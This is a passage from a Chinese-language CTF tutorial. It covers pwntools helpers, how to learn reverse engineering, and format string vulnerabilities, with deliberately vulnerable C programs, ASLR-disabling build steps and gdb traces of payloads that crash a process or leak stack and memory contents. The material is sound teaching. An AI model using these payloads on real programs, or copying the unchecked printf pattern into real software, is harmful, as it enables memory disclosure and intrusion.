该模块是专门用来应对无 libc 情况下的漏洞利用。它首先找到 glibc 的基地址，然后使用符号表和字符串表对所有符号进行解析，直到找到我们需要的函数的符号。这是一个有趣的话题，我们会专门开一个章节去讲解它。详见 *4.4 使用 DynELF 泄露函数地址*

fmtstr

`pwnlib.fmtstr.FmtStr` ， `pwnlib.fmtstr.fmtstr_payload`

该模块用于格式化字符串漏洞的利用，格式化字符串漏洞是 CTF 中一种常见的题型，我们会在后面的章节中详细讲述，关于该模块的使用也会留到那儿。详见 *3.3.1 格式化字符串漏洞*

gdb

`pwnlib.gdb`

在写漏洞利用的时候，常常需要使用 gdb 动态调试，该模块就提供了这方面的支持。

两个常用函数：

- `gdb.attach(target, gdbscript=None)` ：在一个新终端打开 gdb 并 attach 到指定 PID 的进程，或是一个 `pwnlib.tubes` 对象。
- `gdb.debug(args, gdbscript=None)` ：在新终端中使用 gdb 加载一个二进制文件。

上面两种方法都可以在开启的时候传递一个脚本到 gdb，可以很方便地做一些操作，如自动设置断点。

```
# attach to pid 1234
gdb.attach(1234)

# attach to a process
bash = process('bash')
gdb.attach(bash, '''
set follow-fork-mode child
continue
''')
bash.sendline('whoami')
```

```
# Create a new process, and stop it at 'main'
io = gdb.debug('bash', '''
# Wait until we hit the main executable's entry point
break _start
continue

# Now set breakpoint on shared library routines
break malloc
break free
continue
''')
```

memleak

`pwnlib.memleak`

该模块用于内存泄露的利用。可用作装饰器。它会将泄露的内存缓存起来，在漏洞利用过程中可能会用到。

rop

util

`pwnlib.util.packing`，`pwnlib.util.cyclic`

util 其实是一些模块的集合，包含了一些实用的小工具。这里主要介绍两个，packing 和 cyclic。

packing 模块用于将整数打包和解包，它简化了标准库中的 `struct.pack` 和 `struct.unpack` 函数，同时增加了对任意宽度整数的支持。

使用 `p32` ，`p64` ，`u32` ，`u64` 函数分别对 32 位和 64 位整数打包和解包，也可以使用 `pack()` 自己定义长度，另外添加参数 `endian` 和 `signed` 设置端序和是否带符号。

```
>>> p32(0xdeadbeef)
'\xef\xbe\xad\xde'
>>> p64(0xdeadbeef).encode('hex')
'efbeadde00000000'
>>> p32(0xdeadbeef, endian='big', sign='unsigned')
'\xde\xad\xbe\xef'
```

```
>>> u32('1234')
875770417
>>> u32('1234', endian='big', sign='signed')
825373492
>>> u32('\xef\xbe\xad\xde')
3735928559
```

cyclic 模块在缓冲区溢出中很有用，它帮助生成模式字符串，然后查找偏移，以确定返回地址。

```
>>> cyclic(20)
'aaaabaaacaaadaaaeaaa'
>>> cyclic_find(0x61616162)
4
```

Pwntools 在 CTF 中的运用

可以在下面的仓库中找到大量使用 pwntools 的 write-up： pwntools-write-ups

参考资料

- docs.pwntools.com

2.8 JEB

2.9 MetaSploit

2.10 binwalk

2.11 Burp Suite

第三章 分类专题篇

3.1 Reverse

怎样学习逆向工程

逆向工程一直被视为一种充满乐趣和带有神秘色彩的东西，逆向工程师看起来就像是在密密麻麻的指令中寻找宝藏的人，他们绕开层层的限制和保护，发现程序中的的错误、漏洞或者是被加密算法掩盖的数据结构。这里我会比较概括地介绍怎样去学习逆向工程。

首先应该注意两个最关键的事情：

- 逆向工程需要大量的练习。一个人不能只通过阅读教程来学习逆向工程，教程可能会教你一些技巧，工具的使用和一般的工作流程，但它们只应该作为补充，而不是学习过程的核心。
- 逆向工程需要大量的时间。在逆向工程中，几个甚至几十个小时的工作是很正常的，请不要吝啬你的时间。

对一个对象的逆向工程包含了三个意思：

- 静态分析：分析二进制文件反编译后的结果。
- 动态分析：对正在运行的进程使用调试器。
- 行为分析：使用更高级的工具获得所选进程的行为。

通常我建议在进行一系列逆向工程挑战（如 crackme 和 CTF）的时候混合使用上面的三种分析方法。

我会在下面的部分分别详细介绍三种分析方法，并列出刚开始是需要熟悉的资料和工具。

静态分析

动态分析

行为分析

行为分析与给定目标与环境交互的方式有关（主要是操作系统以及文件、套接字、管道、寄存器等各种资源）。

我建议你从下面的工具开始：

- Process Monitor是一个免费的 Windows 应用程序，可以让你监视系统范围内的访问，如文件、寄存器、网络以及进程相关的事件等。
- Process Hacker和Process Explorer是可替代 Windows 任务管理器的工具，它们都提供了有关运行中程序的更多详细信息。
- Wireshark是一个十分方便的跨平台的网络嗅探器。
- strace是一个用于监视给定进程系统调用的 Linux 工具。
- ltrace与 strace 类似，但它用于监视动态库调用。

其他有用的资源

正如我一开始提到的，这里给出的只是学习之初的建议，它们在逆向工程领域中只是冰山一角。下面是一些学习资料。

书籍：

- Reverse Engineering for Beginners (2017) by Dennis Yurichev (CC BY-SA 4.0, so yes, it's free and open)
- Practical Malware Analysis (2012) by Michael Sikorski and Andrew Honig
- Practical Reverse Engineering (2014) by Bruce Dang, Alexandre Gazet, Elias Bachaalany, Sebastien Josse
- Hacker Disassembling Uncovered (2003) by Kris Kaspersky
- Reversing: Secrets of Reverse Engineering (2005) by Eldad Eilam

其他资源：

- Tuts 4 You
- /r/ReverseEngineering
- Reverse Engineering at StackExchange
- PE Format.aspx)
- Executable and Linkable Format (ELF)
- Ange Albertini's executable format posters

3.2 Crypto

密码学（Cryptography）一般可分为古典密码学和现代密码学。

3.3 Pwn

3.3.1 格式化字符串漏洞

格式化输出函数和格式字符串

在 C 语言基础章节中，我们详细介绍了格式化输出函数和格式化字符串的内容。在开始探索格式化字符串漏洞之前，强烈建议回顾该章节。这里我们简单回顾几个常用的。

函数

```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

转换指示符

字符	类型	使用
d	4-byte	Integer
u	4-byte	Unsigned Integer
x	4-byte	Hex
s	4-byte ptr	String
c	1-byte	Character

长度

字符	类型	使用
hh	1-byte	char
h	2-byte	short int
l	4-byte	long int
ll	8-byte	long long int

示例

```
#include<stdio.h>
#include<stdlib.h>
void main() {
    char *format = "%s";
    char *arg1 = "Hello World!\n";
    printf(format, arg1);
}
```

```
printf("%03d.%03d.%03d.%03d", 127, 0, 0, 1);    // "127.000.000.
001"
printf("%.2f", 1.2345);   // 1.23
printf("%#010x", 3735928559);   // 0xdeadbeef

printf("%s%n", "01234", &n);  // n = 5
```

格式化字符串漏洞基本原理

在 x86 结构下，格式字符串的参数是通过栈传递的，看一个例子：

```
#include<stdio.h>
void main() {
    printf("%s %d %s", "Hello World!", 233, "\n");
}
```

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000053d <+0>:    lea    ecx,[esp+0x4]
   0x00000541 <+4>:    and    esp,0xfffffff0
   0x00000544 <+7>:    push   DWORD PTR [ecx-0x4]
   0x00000547 <+10>:    push   ebp
   0x00000548 <+11>:    mov    ebp,esp
   0x0000054a <+13>:    push   ebx
   0x0000054b <+14>:    push   ecx
   0x0000054c <+15>:    call   0x585 <__x86.get_pc_thunk.ax>
   0x00000551 <+20>:    add    eax,0x1aaf
   0x00000556 <+25>:    lea    edx,[eax-0x19f0]
   0x0000055c <+31>:    push   edx
   0x0000055d <+32>:    push   0xe9
   0x00000562 <+37>:    lea    edx,[eax-0x19ee]
   0x00000568 <+43>:    push   edx
   0x00000569 <+44>:    lea    edx,[eax-0x19e1]
   0x0000056f <+50>:    push   edx
   0x00000570 <+51>:    mov    ebx,eax
   0x00000572 <+53>:    call   0x3d0 <printf@plt>
   0x00000577 <+58>:    add    esp,0x10
   0x0000057a <+61>:    nop
   0x0000057b <+62>:    lea    esp,[ebp-0x8]
   0x0000057e <+65>:    pop    ecx
   0x0000057f <+66>:    pop    ebx
   0x00000580 <+67>:    pop    ebp
   0x00000581 <+68>:    lea    esp,[ecx-0x4]
   0x00000584 <+71>:    ret
End of assembler dump.
```

```
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
EAX: 0x56557000 --> 0x1efc
EBX: 0x56557000 --> 0x1efc
ECX: 0xffffd250 --> 0x1
EDX: 0x5655561f ("%s %d %s")
ESI: 0xf7f95000 --> 0x1bbd90
```

```
EDI: 0x0
EBP: 0xffffd238 --> 0x0
ESP: 0xffffd220 --> 0x5655561f ("%s %d %s")
EIP: 0x56555572 (<main+53>:    call   0x565553d0 <printf@plt>)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x56555569 <main+44>:    lea    edx,[eax-0x19e1]
   0x5655556f <main+50>:    push   edx
   0x56555570 <main+51>:    mov    ebx,eax
=> 0x56555572 <main+53>:    call   0x565553d0 <printf@plt>
   0x56555577 <main+58>:    add    esp,0x10
   0x5655557a <main+61>:    nop
   0x5655557b <main+62>:    lea    esp,[ebp-0x8]
   0x5655557e <main+65>:    pop    ecx
Guessed arguments:
arg[0]: 0x5655561f ("%s %d %s")
arg[1]: 0x56555612 ("Hello World!")
arg[2]: 0xe9
arg[3]: 0x56555610 --> 0x6548000a ('\n')
[-------------------------------------stack----------------------
---------------]
0000| 0xffffd220 --> 0x5655561f ("%s %d %s")
0004| 0xffffd224 --> 0x56555612 ("Hello World!")
0008| 0xffffd228 --> 0xe9
0012| 0xffffd22c --> 0x56555610 --> 0x6548000a ('\n')
0016| 0xffffd230 --> 0xffffd250 --> 0x1
0020| 0xffffd234 --> 0x0
0024| 0xffffd238 --> 0x0
0028| 0xffffd23c --> 0xf7df1253 (<__libc_start_main+243>:    add
    esp,0x10)
[-------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555572 in main ()
```

```
gdb-peda$ r
Continuing
Hello World! 233
[Inferior 1 (process 27416) exited with code 022]
```

根据 cdecl 的调用约定，在进入 `printf()` 函数之前，将参数从右到左依次压栈。进入 `printf()` 之后，函数首先获取第一个参数，一次读取一个字符。如果字符不是 `%` ，字符直接复制到输出中。否则，读取下一个非空字符，获取相应的参数并解析输出。（注意：`% d` 和 `%d` 是一样的）

接下来我们修改一下上面的程序，给格式字符串加上 `%x %x %x %3$s` ，使它出现格式化字符串漏洞：

```
#include<stdio.h>
void main() {
    printf("%s %d %s %x %x %x %3$s", "Hello World!", 233, "\n");
}
```

反汇编后的代码同上，没有任何区别。我们主要看一下参数传递：

```
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
EAX: 0x56557000 --> 0x1efc
EBX: 0x56557000 --> 0x1efc
ECX: 0xffffd250 --> 0x1
EDX: 0x5655561f ("%s %d %s %x %x %x %3$s")
ESI: 0xf7f95000 --> 0x1bbd90
EDI: 0x0
EBP: 0xffffd238 --> 0x0
ESP: 0xffffd220 --> 0x5655561f ("%s %d %s %x %x %x %3$s")
EIP: 0x56555572 (<main+53>:    call   0x565553d0 <printf@plt>)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x56555569 <main+44>:    lea    edx,[eax-0x19e1]
   0x5655556f <main+50>:    push   edx
```

```
   0x56555570 <main+51>:    mov    ebx,eax
=> 0x56555572 <main+53>:    call   0x565553d0 <printf@plt>
   0x56555577 <main+58>:    add    esp,0x10
   0x5655557a <main+61>:    nop
   0x5655557b <main+62>:    lea    esp,[ebp-0x8]
   0x5655557e <main+65>:    pop    ecx
Guessed arguments:
arg[0]: 0x5655561f ("%s %d %s %x %x %x %3$s")
arg[1]: 0x56555612 ("Hello World!")
arg[2]: 0xe9
arg[3]: 0x56555610 --> 0x6548000a ('\n')
[-------------------------------------stack----------------------
---------------]
0000| 0xffffd220 --> 0x5655561f ("%s %d %s %x %x %x %3$s")
0004| 0xffffd224 --> 0x56555612 ("Hello World!")
0008| 0xffffd228 --> 0xe9
0012| 0xffffd22c --> 0x56555610 --> 0x6548000a ('\n')
0016| 0xffffd230 --> 0xffffd250 --> 0x1
0020| 0xffffd234 --> 0x0
0024| 0xffffd238 --> 0x0
0028| 0xffffd23c --> 0xf7df1253 (<__libc_start_main+243>:    add
    esp,0x10)
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555572 in main ()
```

```
gdb-peda$ c
Continuing.
Hello World! 233
 ffffd250 0 0
[Inferior 1 (process 27480) exited with code 041]
```

这一次栈的结构和上一次相同，只是格式字符串有变化。程序打印出了七个值（包括换行），而我们其实只给出了前三个值的内容，后面的三个 `%x` 打印出了 `0xffffd230~0xffffd238` 栈内的数据，这些都不是我们输入的。而最后一个参数 `%3$s` 是对 `0xffffd22c` 中 `\n` 的重用。

上一个例子中，格式字符串中要求的参数个数大于我们提供的参数个数。在下面的例子中，我们省去了格式字符串，同样存在漏洞：

```
#include<stdio.h>
void main() {
    char buf[50];
    if (fgets(buf, sizeof buf, stdin) == NULL)
        return;
    printf(buf);
}
```

```
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
EAX: 0xffffd1fa ("Hello %x %x %x !\n")
EBX: 0x56557000 --> 0x1ef8
ECX: 0xffffd1fa ("Hello %x %x %x !\n")
EDX: 0xf7f9685c --> 0x0
ESI: 0xf7f95000 --> 0x1bbd90
EDI: 0x0
EBP: 0xffffd238 --> 0x0
ESP: 0xffffd1e0 --> 0xffffd1fa ("Hello %x %x %x !\n")
EIP: 0x5655562a (<main+77>:    call   0x56555450 <printf@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code-----------------------
---------------]
   0x56555623 <main+70>:    sub    esp,0xc
   0x56555626 <main+73>:    lea    eax,[ebp-0x3e]
   0x56555629 <main+76>:    push   eax
=> 0x5655562a <main+77>:    call   0x56555450 <printf@plt>
   0x5655562f <main+82>:    add    esp,0x10
   0x56555632 <main+85>:    jmp    0x56555635 <main+88>
   0x56555634 <main+87>:    nop
   0x56555635 <main+88>:    mov    eax,DWORD PTR [ebp-0xc]
Guessed arguments:
arg[0]: 0xffffd1fa ("Hello %x %x %x !\n")
[-------------------------------------stack----------------------
---------------]
```

```
0000| 0xffffd1e0 --> 0xffffd1fa ("Hello %x %x %x !\n")
0004| 0xffffd1e4 --> 0x32 ('2')
0008| 0xffffd1e8 --> 0xf7f95580 --> 0xfbad2288
0012| 0xffffd1ec --> 0x565555f4 (<main+23>:    add    ebx,0x1a0c
)
0016| 0xffffd1f0 --> 0xffffffff
0020| 0xffffd1f4 --> 0xffffd47a ("/home/firmy/Desktop/RE4B/c.out
")
0024| 0xffffd1f8 --> 0x65485ea0
0028| 0xffffd1fc ("llo %x %x %x !\n")
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x5655562a in main ()
```

```
gdb-peda$ c
Continuing.
Hello 32 f7f95580 565555f4 !
[Inferior 1 (process 28253) exited normally]
```

如果大家都是好孩子，输入正常的字符，程序就不会有问题。由于没有格式字符串，如果我们在 `buf` 中输入一些转换指示符，则 `printf()` 会把它当做格式字符串并解析，漏洞发生。例如上面演示的我们输入了 `Hello %x %x %x !\n`（其中 `\n` 是 `fgets()` 函数给我们自动加上的），这时，程序就会输出栈内的数据。

我们可以总结出，其实格式字符串漏洞发生的条件就是格式字符串要求的参数和实际提供的参数不匹配。下面我们讨论两个问题：

- 为什么可以通过编译？
  - 因为 `printf()` 函数的参数被定义为可变的。
  - 为了发现不匹配的情况，编译器需要理解 `printf()` 是怎么工作的和格式字符串是什么。然而，编译器并不知道这些。
  - 有时格式字符串并不是固定的，它可能在程序执行中动态生成。
- `printf()` 函数自己可以发现不匹配吗？
  - `printf()` 函数从栈中取出参数，如果它需要 3 个，那它就取出 3 个。除非栈的边界被标记了，否则 `printf()` 是不会知道它取出的参数比提

供给它的参数多了。然而并没有这样的标记。

格式化字符串漏洞利用

通过提供格式字符串，我们就能够控制格式化函数的行为。漏洞的利用主要有下面几种。

使程序崩溃

格式化字符串漏洞通常要在程序崩溃时才会被发现，所以利用格式化字符串漏洞最简单的方式就是使进程崩溃。在 Linux 中，存取无效的指针会引起进程收到 `SIGSEGV` 信号，从而使程序非正常终止并产生核心转储（在 Linux 基础的章节中详细介绍了核心转储）。我们知道核心转储中存储了程序崩溃时的许多重要信息，这些信息正是攻击者所需要的。

利用类似下面的格式字符串即可触发漏洞：

```
printf("%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s")
```

- 对于每一个 `%s`，`printf()` 都要从栈中获取一个数字，把该数字视为一个地址，然后打印出地址指向的内存内容，直到出现一个 NULL 字符。
- 因为不可能获取的每一个数字都是地址，数字所对应的内存可能并不存在。
- 还有可能获得的数字确实是一个地址，但是该地址是被保护的。

查看栈内容

使程序崩溃只是验证漏洞的第一步，攻击者还可以利用格式化输出函数来获得内存的内容，为下一步漏洞利用做准备。我们已经知道了，格式化字符串函数会根据格式字符串从栈上取值。由于在 x86 上栈由高地址向低地址增长，而 `printf()` 函数的参数是以逆序被压入栈的，所以参数在内存中出现的顺序与在 `printf()` 调用时出现的顺序是一致的。

下面的演示我们都使用下面的源码：

```
#include<stdio.h>
void main() {
    char format[128];
    int arg1 = 1, arg2 = 0x88888888, arg3 = -1;
    char arg4[10] = "ABCD";
    scanf("%s", format);
    printf(format, arg1, arg2, arg3, arg4);
    printf("\n");
}
```

```
# echo 0 > /proc/sys/kernel/randomize_va_space
$ gcc -m32 -fno-stack-protector -no-pie fmt.c
```

我们先输入 `b main` 设置断点，使用 `n` 往下执行，在 `call 0x56555460 <__isoc99_scanf@plt>` 处输入 `%08x.%08x.%08x.%08x.%08x` ，然后使用 `c` 继续执行，即可输出结果。

```
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
EAX: 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-----------------------------------code-----------------------
---------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
```

```
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[-------------------------------------stack---------------------
--------------]
0000| 0xffffd550 --> 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a2
9)
[-------------------------------------------------------------------
--------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ x/10x $esp
0xffffd550:     0xffffd584      0x00000001      0x88888888
0xffffffff
0xffffd560:     0xffffd57a      0xffffd584      0x56555220
0x565555d7
0xffffd570:     0xf7ffda54      0x00000001
gdb-peda$ c
Continuing.
00000001.88888888.ffffffff.ffffd57a.ffffd584
```

格式化字符串 `0xffffd584` 的地址出现在内存中的位置恰好位于参数 `arg1`、`arg2`、`arg3`、`arg4` 之前。格式字符串 `%08x.%08x.%08x.%08x.%08x` 表示函数 `printf()` 从栈中取出 5 个参数并将它们以 8 位十六进制数的形式显示出来。格式化输出函数使用一个内部变量来标志下

一个参数的位置。开始时，参数指针指向第一个参数（ `arg1` ）。随着每一个参数被相应的格式规范所耗用，参数指针的值也根据参数的长度不断递增。在显示完当前执行函数的剩余自动变量之后， `printf()` 将显示当前执行函数的栈帧（包括返回地址和参数等）。

当然也可以使用 `%p.%p.%p.%p.%p` 得到相似的结果。

```
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
EAX: 0xffffd584 ("%p.%p.%p.%p.%p")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%p.%p.%p.%p.%p")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%p.%p.%p.%p.%p")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd550 --> 0xffffd584 ("%p.%p.%p.%p.%p")
```

```
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%p.%p.%p.%p.%p")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a2
9)
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ c
Continuing.
0x1.0x88888888.0xffffffff.0xffffd57a.0xffffd584
```

上面的方法都是依次获得栈中的参数，如果我们想要直接获得被指定的某个参数，则可以使用类似下面的格式字符串：

```
%<arg#>$<format>

%n$x
```

这里的 `n` 表示栈中格式字符串后面的第 `n` 个值。

```
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p
.%6$p")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
```

```
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd550 --> 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$
p.%6$p")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$
p.%6$p")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a2
9)
[-------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ x/10w $esp
0xffffd550:     0xffffd584      0x00000001      0x88888888
0xffffffff
0xffffd560:     0xffffd57a      0xffffd584      0x56555220
0x565555d7
```

```
0xffffd570:     0xf7ffda54      0x00000001
gdb-peda$ c
Continuing.
ffffffff.00000001.0x88888888.0x88888888.0xffffd57a.0xffffd584.0x
56555220
```

这里，格式字符串的地址为 `0xffffd584` 。我们通过格式字符串 `%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p` 分别获取了 `arg3` 、 `arg1` 、两个 `arg2` 、 `arg4` 和栈上紧跟参数的两个值。可以看到这种方法非常强大，可以获得栈中任意的值。

查看任意地址的内存

攻击者可以使用一个“显示指定地址的内存”的格式规范来查看任意地址的内存。例如，使用 `%s` 显示参数 指针所指定的地址的内存，将它作为一个 ASCII 字符串处理，直到遇到一个空字符。如果攻击者能够操纵这个参数指针指向一个特定的地址，那么 `%s` 就会输出该位置的内存内容。

还是上面的程序，我们输入 `%4$s` ，输出的 `arg4` 就变成了 `ABCD` 而不是地址 `0xffffd57a` ：

```
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0xffffd584 ("%4$s")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%4$s")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-----------------------------------code---------------------
---------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
```

```
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%4$s")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd550 --> 0xffffd584 ("%4$s")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%4$s")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a2
9)
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ c
Continuing.
ABCD
```

上面的例子只能读取栈中已有的内容，如果我们想获取的是任意的地址的内容，就需要我们自己将地址写入到栈中。我们输入 `AAAA.%p` 这样的格式的字符串，观察一下栈有什么变化。

```
gdb-peda$ python print("AAAA"+".%p"*20)
AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
...
gdb-peda$ n
```

```
[----------------------------------registers-----------------------
---------------]
EAX: 0xffffd584 ("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
.%p.%p.%p.%p.%p.%p")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p
.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
.%p.%p.%p.%p.%p.%p.%p")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd550 --> 0xffffd584 ("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%
p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
```

```
0020| 0xffffd564 --> 0xffffd584 ("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%
p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
